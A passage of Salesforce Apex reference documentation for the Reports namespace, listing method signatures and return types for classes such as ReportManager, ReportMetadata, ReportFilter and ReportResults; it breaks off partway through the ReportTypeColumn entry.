Type: Reports.ReportInstance

An instance of a report.

thresholdInformation
Type: Reports.ThresholdInformation

The evaluated conditions for the notification.

NotificationActionContext Methods

The following are methods for `NotificationActionContext`.

IN THIS SECTION:

`getReportInstance()`

Returns the report instance associated with the notification.

Signature

```
public Reports.ReportInstance getReportInstance()
```

Return Value

Type: Reports.ReportInstance

`getThresholdInformation()`

Returns the threshold information associated with the notification.

Signature

```
public Reports.ThresholdInformation getThresholdInformation()
```

Return Value

Type: Reports.ThresholdInformation

ReportCurrency Class

Contains information about a currency value, including the amount and currency code.

Namespace

Reports

ReportCurrency Methods

The following are methods for `ReportCurrency`. All are instance methods.

IN THIS SECTION:

getAmount()

Returns the amount of the currency value.

Syntax

```
public Decimal getAmount()
```

Return Value

Type: Decimal

getCurrencyCode()

Returns the report currency code, such as USD, EUR, or GBP, for an organization that has multicurrency enabled. The value is `null` if the organization does not have multicurrency enabled.

Syntax

```
public String getCurrencyCode()
```

Return Value

Type: String

ReportDataCell Class

Contains the data for a cell in the report, including the display label and value.

Namespace

Reports

ReportDataCell Methods

The following are methods for `ReportDataCell`. All are instance methods.

IN THIS SECTION:

getLabel()

Returns the localized display name of the value of a specified cell in the report.

Syntax

```
public String getLabel()
```

Return Value

Type: String

getValue()

Returns the value of a specified cell of a detail row of a report.

Syntax

```
public Object getValue()
```

Return Value

Type: Object

ReportDescribeResult Class

Contains report, report type, and extended metadata for a tabular, summary, or matrix report.

Namespace

Reports

ReportDescribeResult Methods

The following are methods for `ReportDescribeResult`. All are instance methods.

IN THIS SECTION:

getReportExtendedMetadata()

Returns additional information about grouping and summaries.

Syntax

```
public Reports.ReportExtendedMetadata getReportExtendedMetadata()
```

Return Value

Type: Reports.ReportExtendedMetadata

getReportMetadata()

Returns unique identifiers for groupings and summaries.

Syntax

```
public Reports.ReportMetadata getReportMetadata()
```

Return Value

Type: Reports.ReportMetadata

getReportTypeMetadata()

Returns the fields in each section of a report type, plus filtering information for those fields.

Syntax

```
public Reports.ReportTypeMetadata getReportTypeMetadata()
```

Return Value

Type: Reports.ReportTypeMetadata

ReportDetailRow Class

Contains data cells for a detail row of a report.

Namespace

Reports

ReportDetailRow Methods

The following are methods for `ReportDetailRow`. All are instance methods.

IN THIS SECTION:

getDataCells()

Returns a list of data cells for a detail row.

Syntax

```
public LIST<Reports.ReportDataCell> getDataCells()
```

Return Value

Type: List<Reports.ReportDataCell>

ReportDivisionInfo Class

Contains information about the divisions that can be used to filter a report.

Available only if your organization uses divisions to segment data and you have the "Affected by Divisions" permission. If you do not have the "Affected by Divisions" permission, your reports include records in all divisions.

Namespace

Reports

Usage

Use to filter records in the report based on a division, like West Coast and East Coast.

ReportDivisionInfo Methods

The following are methods for `ReportDivisionInfo`.

getDefaultValue()

Returns the default division for the report.

Signature

```
public String getDefaultValue()
```

Return Value

Type: String

getValues()

Returns a list of all possible divisions for the report.

Signature

```
public List<Reports.FilterValue> getValues()
```

Return Value

Type: List<Reports.FilterValue>

ReportExtendedMetadata Class

Contains report extended metadata for a tabular, summary, or matrix report.

Namespace

Reports

Report extended metadata provides additional, detailed metadata about summary and grouping fields, including data type and label information.

ReportExtendedMetadata Methods

The following are methods for `ReportExtendedMetadata`. All are instance methods.

IN THIS SECTION:

getAggregateColumnInfo()

Returns all report summaries such as `Record Count`, `Sum`, `Average`, `Max`, `Min`, and custom summary formulas. Contains values for each summary that is listed in the report metadata.

Syntax

```
public MAP<String,Reports.AggregateColumn> getAggregateColumnInfo()
```

Return Value

Type: Map<String,Reports.AggregateColumn>

getDetailColumnInfo()

Returns a map of two properties for each field that has detailed data identified by its unique API name. The detailed data fields are also listed in the report metadata.

Syntax

```
public MAP<String,Reports.DetailColumn> getDetailColumnInfo()
```

Return Value

Type: Map<String,Reports.DetailColumn>

getGroupingColumnInfo()

Returns a map of each row or column grouping to its metadata. Contains values for each grouping that is identified in the groupingsDown and groupingsAcross lists.

Syntax

```
public MAP<String,Reports.GroupingColumn> getGroupingColumnInfo()
```

Return Value

Type: Map<String,Reports.GroupingColumn>

ReportFact Class

Contains the fact map for the report, which represents the report's data values.

Namespace

Reports

Usage

`ReportFact` is the parent class of `ReportFactWithDetails`. If `includeDetails` is `true` when the report is run, the fact map is a `ReportFactWithDetails` object.

ReportFact Methods

The following are methods for `ReportFact`. All are instance methods.

IN THIS SECTION:

getAggregates()

Returns summary-level data for a report, including the record count.

Syntax

```
public LIST<Reports.SummaryValue> getAggregates()
```

Return Value

Type: List<Reports.SummaryValue>

getKey()

Returns the unique identifier for a row or column grouping. This identifier can be used to index specific data values within each grouping.

Syntax

```
public String getKey()
```

Return Value

Type: String

ReportFactWithDetails Class

Contains the detailed fact map for the report, which represents the report's data values.

Namespace

Reports

Usage

The `ReportFactWithDetails` class extends the `ReportFact` class. A `ReportFactWithDetails` object is returned if `includeDetails` is set to `true` when the report is run. To access the detail values, you'll need to cast the return value of the `ReportResults.getFactMap` method to a `ReportFactWithDetails` object.

ReportFactWithDetails Methods

The following are methods for `ReportFactWithDetails`. All are instance methods.

IN THIS SECTION:

getAggregates()

Returns summary-level data for a report, including the record count.

Syntax

```
public LIST<Reports.SummaryValue> getAggregates()
```

Return Value

Type: List<Reports.SummaryValue>

getKey()

Returns the unique identifier for a row or column grouping. This identifier can be used to index specific data values within each grouping.

Syntax

```
public String getKey()
```

Return Value

Type: String

getRows()

Returns a list of detailed report data in the order of the detail columns that are provided by the report metadata.

Syntax

```
public LIST<Reports.ReportDetailRow> getRows()
```

Return Value

Type: List<Reports.ReportDetailRow>

ReportFilter Class

Contains information about a report filter, including column, operator, and value.

Namespace

Reports

IN THIS SECTION:

ReportFilter Constructors

The following are constructors for `ReportFilter`.

IN THIS SECTION:

`ReportFilter()`

Creates a new instance of the `Reports.ReportFilter` class. You can then set values by using the "set" methods.

Signature

```
public ReportFilter()
```

`ReportFilter(column, operator, value)`

Creates a new instance of the `Reports.ReportFilter` class by using the specified parameters.

Signature

```
public ReportFilter(String column, String operator, String value)
```

Parameters

column
Type: String

operator
Type: String

value
Type: String

ReportFilter Methods

The following are methods for `ReportFilter`. All are instance methods.

IN THIS SECTION:

getColumn()
Returns the unique API name for the field that's being filtered.

getOperator()
Returns the unique API name for the condition that is used to filter a field, such as "greater than" or "not equal to." Filter conditions depend on the data type of the field.

getValue()
Returns the value by which a field can be filtered. For example, the field `Age` can be filtered by a numeric value.

setColumn(column)
Sets the unique API name for the field that's being filtered.

setOperator(operator)
Sets the unique API name for the condition that is used to filter a field, such as "greater than" or "not equal to." Filter conditions depend on the data type of the field.

setValue(value)
Sets the value by which a field can be filtered. For example, the field `Age` can be filtered by a numeric value.

getColumn()

Returns the unique API name for the field that's being filtered.

Syntax

```
public String getColumn()
```

Return Value

Type: String

getOperator()

Returns the unique API name for the condition that is used to filter a field, such as "greater than" or "not equal to." Filter conditions depend on the data type of the field.

Syntax

```
public String getOperator()
```

Return Value

Type: String

getValue()

Returns the value by which a field can be filtered. For example, the field `Age` can be filtered by a numeric value.

Syntax

```
public String getValue()
```

Return Value

Type: String

setColumn(column)

Sets the unique API name for the field that's being filtered.

Syntax

```
public Void setColumn(String column)
```

Parameters

column
Type: String

Return Value

Type: Void

setOperator(operator)

Sets the unique API name for the condition that is used to filter a field, such as "greater than" or "not equal to." Filter conditions depend on the data type of the field.

Syntax

```
public Void setOperator(String operator)
```

Parameters

operator
Type: String

Return Value

Type: Void

setValue(value)

Sets the value by which a field can be filtered. For example, the field `Age` can be filtered by a numeric value.

Syntax

```
public Void setValue(String value)
```

Parameters

value
Type: String

Return Value

Type: Void

ReportFormat Enum

Contains the possible report format types.

Namespace

Reports

Enum Values

The following are the values of the `Reports.ReportFormat` enum.

Value	Description
`MATRIX`	Matrix report format
`SUMMARY`	Summary report format
`TABULAR`	Tabular report format

ReportInstance Class

Returns an instance of a report that was run asynchronously. Retrieves the results for that instance.

Namespace

Reports

ReportInstance Methods

The following are methods for `ReportInstance`. All are instance methods.

IN THIS SECTION:

getCompletionDate()

Returns the date and time when the instance of the report finished running. The completion date is available only if the report instance ran successfully or couldn't be run because of an error. Date and time information is in ISO-8601 format.

Syntax

```
public Datetime getCompletionDate()
```

Return Value

Type: Datetime

getId()

Returns the unique ID for an instance of a report that was run asynchronously.

Syntax

```
public Id getId()
```

Return Value

Type: Id

getOwnerId()

Returns the ID of the user who created the report instance.

Syntax

```
public Id getOwnerId()
```

Return Value

Type: Id

getReportId()

Returns the unique ID of the report this instance is based on.

Syntax

```
public Id getReportId()
```

Return Value

Type: Id

getReportResults()

Retrieves results for an instance of an asynchronous report. When you request your report, you can specify whether to summarize data or include details.

Syntax

```
public Reports.ReportResults getReportResults()
```

Return Value

Type: Reports.ReportResults

getRequestDate()

Returns the date and time when an instance of the report was run. Date and time information is in ISO-8601 format.

Syntax

```
public Datetime getRequestDate()
```

Return Value

Type: Datetime

getStatus()

Returns the status of a report.

Syntax

```
public String getStatus()
```

Return Value

Type: String

Usage

- `New` if the report run was recently triggered through a request.
- `Success` if the report ran.
- `Running` if the report is being run.
- `Error` if the report run failed. The instance of a report run can return an error if, for example, your permission to access the report was removed after you requested the run.

ReportManager Class

Runs a report synchronously or asynchronously and with or without details.

Namespace

Reports

Usage

Gets instances of reports and describes the metadata of Reports.

ReportManager Methods

The following are methods for `ReportManager`. All methods are static.

IN THIS SECTION:

describeReport(reportId)

Retrieves report, report type, and extended metadata for a tabular, summary, or matrix report.

getDatatypeFilterOperatorMap()

Lists the field data types that you can use to filter the report.

getReportInstance(instanceId)

Retrieves results for an instance of a report that has been run asynchronously. The settings you use when you run your asynchronous report determine whether you can retrieve summary data or detailed data.

getReportInstances(reportId)

Returns a list of instances for a report that was run asynchronously. Each item in the list represents a separate instance of the report, with metadata for the time at which the report was run.

runAsyncReport(reportId, reportMetadata, includeDetails)

Runs a report asynchronously with the report ID. Includes details if `includeDetails` is set to `true`. Filters the report based on the report metadata in `reportMetadata`.

runAsyncReport(reportId, includeDetails)

Runs a report asynchronously with the report ID. Includes details if `includeDetails` is set to `true`.

runAsyncReport(reportId, reportMetadata)

Runs a report asynchronously with the report ID. Filters the results based on the report metadata in `reportMetadata`.

runAsyncReport(reportId)

Runs a report asynchronously with the report ID.

runReport(reportId, reportMetadata, includeDetails)

Runs a report immediately with the report ID. Includes details if `includeDetails` is set to `true`. Filters the results based on the report metadata in `reportMetadata`.

runReport(reportId, includeDetails)

Runs a report immediately with the report ID. Includes details if `includeDetails` is set to `true`.

runReport(reportId, reportMetadata)

Runs a report immediately with the report ID. Filters the results based on the report metadata in `rmData`.

runReport(reportId)

Runs a report immediately with the report ID.

describeReport(reportId)

Retrieves report, report type, and extended metadata for a tabular, summary, or matrix report.

Syntax

```
public static Reports.ReportDescribeResult describeReport(Id reportId)
```

Parameters

reportId
Type: Id

Return Value

Type: Reports.ReportDescribeResult

getDatatypeFilterOperatorMap()

Lists the field data types that you can use to filter the report.

Syntax

```
public static MAP<String,LIST<Reports.FilterOperator>> getDatatypeFilterOperatorMap()
```

Return Value

Type: Map<String, List<Reports.FilterOperator>>

getReportInstance(instanceId)

Retrieves results for an instance of a report that has been run asynchronously. The settings you use when you run your asynchronous report determine whether you can retrieve summary data or detailed data.

Syntax

```
public static Reports.ReportInstance getReportInstance(Id instanceId)
```

Parameters

instanceId
Type: Id

Return Value

Type: Reports.ReportInstance

getReportInstances(reportId)

Returns a list of instances for a report that was run asynchronously. Each item in the list represents a separate instance of the report, with metadata for the time at which the report was run.

Syntax

```
public static LIST<Reports.ReportInstance> getReportInstances(Id reportId)
```

Parameters

reportId
Type: Id

Return Value

Type: List<Reports.ReportInstance>

runAsyncReport(reportId, reportMetadata, includeDetails)

Runs a report asynchronously with the report ID. Includes details if *includeDetails* is set to `true`. Filters the report based on the report metadata in *reportMetadata*.

Syntax

```
public static Reports.ReportInstance runAsyncReport(Id reportId, Reports.ReportMetadata
reportMetadata, Boolean includeDetails)
```

Parameters

reportId
Type: Id

reportMetadata
Type: Reports.ReportMetadata

includeDetails
Type: Boolean

Return Value

Type: Reports.ReportInstance

runAsyncReport(reportId, includeDetails)

Runs a report asynchronously with the report ID. Includes details if *includeDetails* is set to `true`.

Syntax

```
public static Reports.ReportInstance runAsyncReport(Id reportId, Boolean includeDetails)
```

Parameters

reportId
Type: Id

includeDetails
Type: Boolean

Return Value

Type: Reports.ReportInstance

runAsyncReport(reportId, reportMetadata)

Runs a report asynchronously with the report ID. Filters the results based on the report metadata in *reportMetadata*.

Syntax

```
public static Reports.ReportInstance runAsyncReport(Id reportId, Reports.ReportMetadata
reportMetadata)
```

Parameters

reportId
Type: Id

reportMetadata
Type: Reports.ReportMetadata

Return Value

Type: Reports.ReportInstance

runAsyncReport(reportId)

Runs a report asynchronously with the report ID.

Syntax

```
public static Reports.ReportInstance runAsyncReport(Id reportId)
```

Parameters

reportId
Type: Id

Return Value

Type: Reports.ReportInstance

runReport(reportId, reportMetadata, includeDetails)

Runs a report immediately with the report ID. Includes details if *includeDetails* is set to `true`. Filters the results based on the report metadata in *reportMetadata*.

Syntax

```
public static Reports.ReportResults runReport(Id reportId, Reports.ReportMetadata
reportMetadata, Boolean includeDetails)
```

Parameters

reportId
Type: Id

reportMetadata
Type: Reports.ReportMetadata

includeDetails
Type: Boolean

Return Value

Type: Reports.ReportResults

runReport(reportId, includeDetails)

Runs a report immediately with the report ID. Includes details if *includeDetails* is set to `true`.

Syntax

```
public static Reports.ReportResults runReport(Id reportId, Boolean includeDetails)
```

Parameters

reportId
Type: Id

includeDetails
Type: Boolean

Return Value

Type: Reports.ReportResults

runReport(reportId, reportMetadata)

Runs a report immediately with the report ID. Filters the results based on the report metadata in *rmData*.

Syntax

```
public static Reports.ReportResults runReport(Id reportId, Reports.ReportMetadata
reportMetadata)
```

Parameters

reportId
Type: Id

reportMetadata
Type: Reports.ReportMetadata Reports.ReportMetadata

Return Value

Type: Reports.ReportResults

runReport(reportId)

Runs a report immediately with the report ID.

Syntax

```
public static Reports.ReportResults runReport(Id reportId)
```

Parameters

reportId
Type: Id

Return Value

Type: Reports.ReportResults

ReportMetadata Class

Contains report metadata for a tabular, summary, or matrix report.

Namespace

Reports

Usage

Report metadata gives information about the report as a whole, such as the report type, format, summary fields, row or column groupings, and filters that are saved to the report. You can use the `ReportMetadata` class to retrieve report metadata and to set metadata that can be used to filter a report.

ReportMetadata Methods

The following are methods for `ReportMetadata`. All are instance methods.

IN THIS SECTION:

getAggregates()
Returns unique identifiers for summary or custom summary formula fields in the report.

getCurrencyCode()
Returns report currency, such as USD, EUR, or GBP, for an organization that has multicurrency enabled. The value is `null` if the organization does not have multicurrency enabled.

getDetailColumns()
Returns unique API names (column names) for the fields that contain detailed data. For example, the method might return the following values: "OPPORTUNITY_NAME, TYPE, LEAD_SOURCE, AMOUNT."

getDeveloperName()
Returns the report API name. For example, the method might return the following value: "Closed_Sales_This_Quarter."

getDivision()
Returns the division specified in the report.

getGroupingsAcross()
Returns column groupings in a report.

getGroupingsDown()
Returns row groupings for a report.

getHasDetailRows()
Indicates whether the report has detail rows.

getHasRecordCount()
Indicates whether the report shows the total number of records.

getHistoricalSnapshotDates()
Returns a list of historical snapshot dates.

getId()
Returns the unique report ID.

getName()

Returns the report name.

getReportBooleanFilter()

Returns logic to parse custom field filters. The value is `null` when filter logic is not specified.

getReportFilters()

Returns a list of each custom filter in the report along with the field name, filter operator, and filter value.

getReportFormat()

Returns the format of the report.

getReportType()

Returns the unique API name and display name for the report type.

getScope()

Returns the API name for the scope defined for the report. Scope values depend on the report type.

getSortBy()

Returns the list of columns on which the report is sorted. Currently, you can sort on only one column.

getStandardDateFilter()

Returns information about the standard date filter for the report, such as the start date, end date, date range, and date field API name.

getStandardFilters()

Returns a list of standard filters for the report.

setAggregates(aggregates)

Sets unique identifiers for standard or custom summary formula fields in the report.

setCurrencyCode(currencyCode)

Sets the currency, such as USD, EUR, or GBP, for report summary fields in an organization that has multicurrency enabled.

setDetailColumns(detailColumns)

Sets the unique API names for the fields that contain detailed data—for example, `OPPORTUNITY_NAME`, `TYPE`, `LEAD_SOURCE`, or `AMOUNT`.

setDeveloperName(developerName)

Sets the report API name—for example, `Closed_Sales_This_Quarter`.

setDivision(division)

Sets the division of the report.

setGroupingsAcross(groupingInfo)

Sets column groupings in a report.

setGroupingsDown(groupingInfo)

Sets row groupings for a report.

setHasDetailRows(hasDetailRows)

Specifies whether the report has detail rows.

setHasRecordCount(hasRecordCount)

Specifies whether the report is configured to show the total number of records.

setHistoricalSnapshotDates(historicalSnapshot)

Sets a list of historical snapshot dates.

setId(id)
Sets the unique report ID.

setName(name)
Sets the report name.

setReportBooleanFilter(reportBooleanFilter)
Sets logic to parse custom field filters.

setReportFilters(reportFilters)
Sets a list of each custom filter in the report along with the field name, filter operator, and filter value.

setReportFormat(format)
Sets the format of the report.

setReportType(reportType)
Sets the unique API name and display name for the report type.

setScope(scopeName)
Sets the API name for the scope defined for the report. Scope values depend on the report type.

setSortBy(column)
Sets the list of columns on which the report is sorted. Currently, you can only sort on one column.

setStandardDateFilter(dateFilter)
Sets the standard date filter—which includes the start date, end date, date range, and date field API name—for the report.

setStandardFilters(filters)
Sets one or more standard filters on the report.

getAggregates()

Returns unique identifiers for summary or custom summary formula fields in the report.

Syntax

```
public LIST<String> getAggregates()
```

Return Value

Type: List<String>

Usage

For example:

- `a!Amount` represents the average for the `Amount` column.
- `s!Amount` represents the sum of the `Amount` column.
- `m!Amount` represents the minimum value of the `Amount` column.
- `x!Amount` represents the maximum value of the `Amount` column.
- `s!<customfieldID>` represents the sum of a custom field column. For custom fields and custom report types, the identifier is a combination of the summary type and the field ID.

getCurrencyCode()

Returns report currency, such as USD, EUR, or GBP, for an organization that has multicurrency enabled. The value is `null` if the organization does not have multicurrency enabled.

Syntax

```
public String getCurrencyCode()
```

Return Value

Type: String

getDetailColumns()

Returns unique API names (column names) for the fields that contain detailed data. For example, the method might return the following values: "OPPORTUNITY_NAME, TYPE, LEAD_SOURCE, AMOUNT."

Syntax

```
public LIST<String> getDetailColumns()
```

Return Value

Type: List<String>

getDeveloperName()

Returns the report API name. For example, the method might return the following value: "Closed_Sales_This_Quarter."

Syntax

```
public String getDeveloperName()
```

Return Value

Type: String

getDivision()

Returns the division specified in the report.

Note: Reports that use standard filters (such as My Cases or My Team's Accounts) show records in all divisions. These reports can't be further limited to a specific division.

Signature

```
public String getDivision()
```

Return Value

Type: String

getGroupingsAcross()

Returns column groupings in a report.

Syntax

```
public LIST<Reports.GroupingInfo> getGroupingsAcross()
```

Return Value

Type: List<Reports.GroupingInfo>

Usage

The identifier is:

- An empty array for reports in summary format, because summary reports don't include column groupings
- `BucketField_(ID)` for bucket fields
- The ID of a custom field when the custom field is used for a column grouping

getGroupingsDown()

Returns row groupings for a report.

Syntax

```
public LIST<Reports.GroupingInfo> getGroupingsDown()
```

Return Value

Type: List<Reports.GroupingInfo>

Usage

The identifier is:

- `BucketField_(ID)` for bucket fields
- The ID of a custom field when the custom field is used for grouping

getHasDetailRows()

Indicates whether the report has detail rows.

Signature

```
public Boolean getHasDetailRows()
```

Return Value

Type: Boolean

getHasRecordCount()

Indicates whether the report shows the total number of records.

Signature

```
public Boolean getHasRecordCount()
```

Return Value

Type: Boolean

getHistoricalSnapshotDates()

Returns a list of historical snapshot dates.

Syntax

```
public LIST<String> getHistoricalSnapshotDates()
```

Return Value

Type: List<String>

getId()

Returns the unique report ID.

Syntax

```
public Id getId()
```

Return Value

Type: Id

getName()

Returns the report name.

Syntax

```
public String getName()
```

Return Value

Type: String

getReportBooleanFilter()

Returns logic to parse custom field filters. The value is `null` when filter logic is not specified.

Syntax

```
public String getReportBooleanFilter()
```

Return Value

Type: String

getReportFilters()

Returns a list of each custom filter in the report along with the field name, filter operator, and filter value.

Syntax

```
public LIST<Reports.ReportFilter> getReportFilters()
```

Return Value

Type: List<Reports.ReportFilter>

getReportFormat()

Returns the format of the report.

Syntax

```
public Reports.ReportFormat getReportFormat()
```

Return Value

Type: Reports.ReportFormat

Usage

This value can be:

- `TABULAR`
- `SUMMARY`
- `MATRIX`

getReportType()

Returns the unique API name and display name for the report type.

Syntax

```
public Reports.ReportType getReportType()
```

Return Value

Type: Reports.ReportType

getScope()

Returns the API name for the scope defined for the report. Scope values depend on the report type.

Signature

```
public String getScope()
```

Return Value

Type: String

getSortBy()

Returns the list of columns on which the report is sorted. Currently, you can sort on only one column.

Signature

```
public List<Reports.SortColumn> getSortBy()
```

Return Value

Type: List<Reports.SortColumn>

getStandardDateFilter()

Returns information about the standard date filter for the report, such as the start date, end date, date range, and date field API name.

Signature

```
public Reports.StandardDateFilter getStandardDateFilter()
```

Return Value

Type: Reports.StandardDateFilter

getStandardFilters()

Returns a list of standard filters for the report.

Signature

```
public List<Reports.StandardFilter> getStandardFilters()
```

Return Value

Type: List<Reports.StandardFilter>

setAggregates(aggregates)

Sets unique identifiers for standard or custom summary formula fields in the report.

Signature

```
public void setAggregates(List<String> aggregates)
```

Parameters

aggregates
Type: List<String>

Return Value

Type: void

setCurrencyCode(currencyCode)

Sets the currency, such as USD, EUR, or GBP, for report summary fields in an organization that has multicurrency enabled.

Signature

```
public void setCurrencyCode(String currencyCode)
```

Parameters

currencyCode
Type: String

Return Value

Type: void

setDetailColumns(detailColumns)

Sets the unique API names for the fields that contain detailed data—for example, `OPPORTUNITY_NAME`, `TYPE`, `LEAD_SOURCE`, or `AMOUNT`.

Signature

```
public void setDetailColumns(List<String> detailColumns)
```

Parameters

detailColumns
Type: List<String>

Return Value

Type: void

setDeveloperName(developerName)

Sets the report API name—for example, `Closed_Sales_This_Quarter`.

Signature

```
public void setDeveloperName(String developerName)
```

Parameters

developerName
Type: String

Return Value

Type: void

setDivision(division)

Sets the division of the report.

Note: Reports that use standard filters (such as My Cases or My Team's Accounts) show records in all divisions. These reports can't be further limited to a specific division.

Signature

```
public void setDivision(String division)
```

Parameters

division
Type: String

Return Value

Type: void

setGroupingsAcross(groupingInfo)

Sets column groupings in a report.

Signature

```
public void setGroupingsAcross(List<Reports.GroupingInfo> groupingInfo)
```

Parameters

groupingInfo
Type: List<Reports.GroupingInfo>

Return Value

Type: void

setGroupingsDown(groupingInfo)

Sets row groupings for a report.

Signature

```
public void setGroupingsDown(List<Reports.GroupingInfo> groupingInfo)
```

Parameters

groupingInfo
Type: List<Reports.GroupingInfo>

Return Value

Type: void

setHasDetailRows(hasDetailRows)

Specifies whether the report has detail rows.

Signature

```
public void setHasDetailRows(Boolean hasDetailRows)
```

Parameters

hasDetailRows
Type: Boolean

Return Value

Type: void

setHasRecordCount(hasRecordCount)

Specifies whether the report is configured to show the total number of records.

Signature

```
public void setHasRecordCount(Boolean hasRecordCount)
```

Parameters

hasRecordCount
Type: Boolean

Return Value

Type: void

setHistoricalSnapshotDates(historicalSnapshot)

Sets a list of historical snapshot dates.

Syntax

```
public Void setHistoricalSnapshotDates(LIST<String> historicalSnapshot)
```

Parameters

historicalSnapshot
Type: List<String>

Return Value

Type: Void

setId(id)

Sets the unique report ID.

Signature

```
public void setId(Id id)
```

Parameters

id
Type: Id

Return Value

Type: void

setName(name)

Sets the report name.

Signature

```
public void setName(String name)
```

Parameters

name
Type: String

Return Value

Type: void

setReportBooleanFilter(reportBooleanFilter)

Sets logic to parse custom field filters.

Syntax

```
public Void setReportBooleanFilter(String reportBooleanFilter)
```

Parameters

reportBooleanFilter
Type: String

Return Value

Type: Void

setReportFilters(reportFilters)

Sets a list of each custom filter in the report along with the field name, filter operator, and filter value.

Syntax

```
public Void setReportFilters(LIST<Reports.ReportFilter> reportFilters)
```

Parameters

reportFilters
Type: List<Reports.ReportFilter>

Return Value

Type: Void

setReportFormat(format)

Sets the format of the report.

Signature

```
public void setReportFormat(Reports.ReportFormat format)
```

Parameters

format
Type: Reports.ReportFormat

Return Value

Type: void

setReportType(reportType)

Sets the unique API name and display name for the report type.

Signature

```
public void setReportType(Reports.ReportType reportType)
```

Parameters

reportType
Type: Reports.ReportType

Return Value

Type: void

setScope(scopeName)

Sets the API name for the scope defined for the report. Scope values depend on the report type.

Signature

```
public void setScope(String scopeName)
```

Parameters

scopeName
Type: String

Return Value

Type: void

setSortBy(column)

Sets the list of columns on which the report is sorted. Currently, you can only sort on one column.

Signature

```
public void setSortBy(List<Reports.SortColumn> column)
```

Parameters

column
Type: List<Reports.SortColumn>

Return Value

Type: void

setStandardDateFilter(dateFilter)

Sets the standard date filter—which includes the start date, end date, date range, and date field API name—for the report.

Signature

```
public void setStandardDateFilter(Reports.StandardDateFilter dateFilter)
```

Parameters

dateFilter
Type: Reports.StandardDateFilter

Return Value

Type: void

setStandardFilters(filters)

Sets one or more standard filters on the report.

Signature

```
public void setStandardFilters(List<Reports.StandardFilter> filters)
```

Parameters

filters
Type: List<Reports.StandardFilter>

Return Value

Type: void

ReportResults Class

Contains the results of running a report.

Namespace

Reports

ReportResults Methods

The following are methods for `ReportResults`. All are instance methods.

IN THIS SECTION:

getAllData()
Returns all report data.

getFactMap()
Returns summary-level data or summary and detailed data for each row or column grouping. Detailed data is available if the `includeDetails` parameter is set to `true` when the report is run.

getGroupingsAcross()
Returns a collection of column groupings, keys, and values.

getGroupingsDown()
Returns a collection of row groupings, keys, and values.

getHasDetailRows()
Returns information about whether the fact map has detail rows.

getReportExtendedMetadata()
Returns additional, detailed metadata about the report, including data type and label information for groupings and summaries.

getReportMetadata()
Returns metadata about the report, including grouping and summary information.

getAllData()

Returns all report data.

Syntax

```
public Boolean getAllData()
```

Return Value

Type: Boolean

Usage

When `true`, indicates that all report results are returned.

When `false`, indicates that results are returned for the same number of rows as in a report run in Salesforce.

Note: For reports that contain too many records, use filters to refine results.

getFactMap()

Returns summary-level data or summary and detailed data for each row or column grouping. Detailed data is available if the `includeDetails` parameter is set to `true` when the report is run.

Syntax

```
public MAP<String,Reports.ReportFact> getFactMap()
```

Return Value

Type: Map<String,Reports.ReportFact>

getGroupingsAcross()

Returns a collection of column groupings, keys, and values.

Syntax

```
public Reports.Dimension getGroupingsAcross()
```

Return Value

Type: Reports.Dimension

getGroupingsDown()

Returns a collection of row groupings, keys, and values.

Syntax

```
public Reports.Dimension getGroupingsDown()
```

Return Value

Type: Reports.Dimension

getHasDetailRows()

Returns information about whether the fact map has detail rows.

Syntax

```
public Boolean getHasDetailRows()
```

Return Value

Type: Boolean

Usage

- When `true`, indicates that the fact map returns values for summary-level and record-level data.
- When `false`, indicates that the fact map returns summary values.

getReportExtendedMetadata()

Returns additional, detailed metadata about the report, including data type and label information for groupings and summaries.

Syntax

```
public Reports.ReportExtendedMetadata getReportExtendedMetadata()
```

Return Value

Type: Reports.ReportExtendedMetadata

getReportMetadata()

Returns metadata about the report, including grouping and summary information.

Syntax

```
public Reports.ReportMetadata getReportMetadata()
```

Return Value

Type: Reports.ReportMetadata

ReportScopeInfo Class

Contains information about possible scope values that you can choose. Scope values depend on the report type. For example, you can set the scope for opportunity reports to `All opportunities`, `My team's opportunities`, or `My opportunities`.

Namespace

Reports

IN THIS SECTION:

ReportScopeInfo Methods

ReportScopeInfo Methods

The following are methods for `ReportScopeInfo`.

IN THIS SECTION:

getDefaultValue()
Returns the default scope of the data to display in the report.

getValues()
Returns a list of scope values specified for the report.

getDefaultValue()

Returns the default scope of the data to display in the report.

Signature

```
public String getDefaultValue()
```

Return Value

Type: String

getValues()

Returns a list of scope values specified for the report.

Signature

```
public List<Reports.ReportScopeValue> getValues()
```

Return Value

Type: List<Reports.ReportScopeValue>

ReportScopeValue Class

Contains information about a possible scope value. Scope values depend on the report type. For example, you can set the scope for opportunity reports to `All opportunities`, `My team's opportunities`, or `My opportunities`.

Namespace

Reports

IN THIS SECTION:

ReportScopeValue Methods

ReportScopeValue Methods

The following are methods for `ReportScopeValue`.

IN THIS SECTION:

getAllowsDivision()
Returns a boolean value that indicates whether you can segment the report by this scope.

getLabel()
Returns the display name of the scope of the report.

getValue()
Returns the scope value for the report.

getAllowsDivision()

Returns a boolean value that indicates whether you can segment the report by this scope.

Signature

```
public Boolean getAllowsDivision()
```

Return Value

Type: Boolean

getLabel()

Returns the display name of the scope of the report.

Signature

```
public String getLabel()
```

Return Value

Type: String

getValue()

Returns the scope value for the report.

Signature

```
public String getValue()
```

Return Value

Type: String

ReportType Class

Contains the unique API name and display name for the report type.

Namespace

Reports

ReportType Methods

The following are methods for `ReportType`. All are instance methods.

IN THIS SECTION:

getLabel()

Returns the localized display name of the report type.

Syntax

```
public String getLabel()
```

Return Value

Type: String

getType()

Returns the unique identifier of the report type.

Syntax

```
public String getType()
```

Return Value

Type: String

ReportTypeColumn Class

Contains detailed report type metadata about a field, including data type, display name, and filter values.

Namespace

Reports

ReportTypeColumn Methods

The following are methods for `ReportTypeColumn`. All are instance methods.

IN THIS SECTION:

getDataType()
Returns the data type of the field.

getFilterValues()
If the field data type is picklist, multi-select picklist, boolean, or checkbox, returns all filter values for a field. For example, checkbox fields always have a value of `true` or `false`. For fields of other data types, the filter value is an empty array, because their values can't be determined.

getFilterable()
If the field is of a type that can't be filtered, returns `False`. For example, fields of the type `Encrypted Text` can't be filtered.

getLabel()
Returns the localized display name of the field.

getName()
Returns the unique API name of the field.

getDataType()

Returns the data type of the field.

Syntax

```
public Reports.ColumnDataType getDataType()
```

Return Value

Type: Reports.ColumnDataType

getFilterValues()

If the field data type is picklist, multi-select picklist, boolean, or checkbox, returns all filter values for a field. For example, checkbox fields always have a value of `true` or `false`. For fields of other data types, the filter value is an empty array, because their values can't be determined.

Syntax

```
public LIST<Reports.FilterValue> getFilterValues()
```

Return Value

Type: List<Reports.FilterValue>

getFilterable()

If the field is of a type that can't be filtered, returns `False`. For example, fields of the type `Encrypted Text` can't be filtered.

Syntax

```
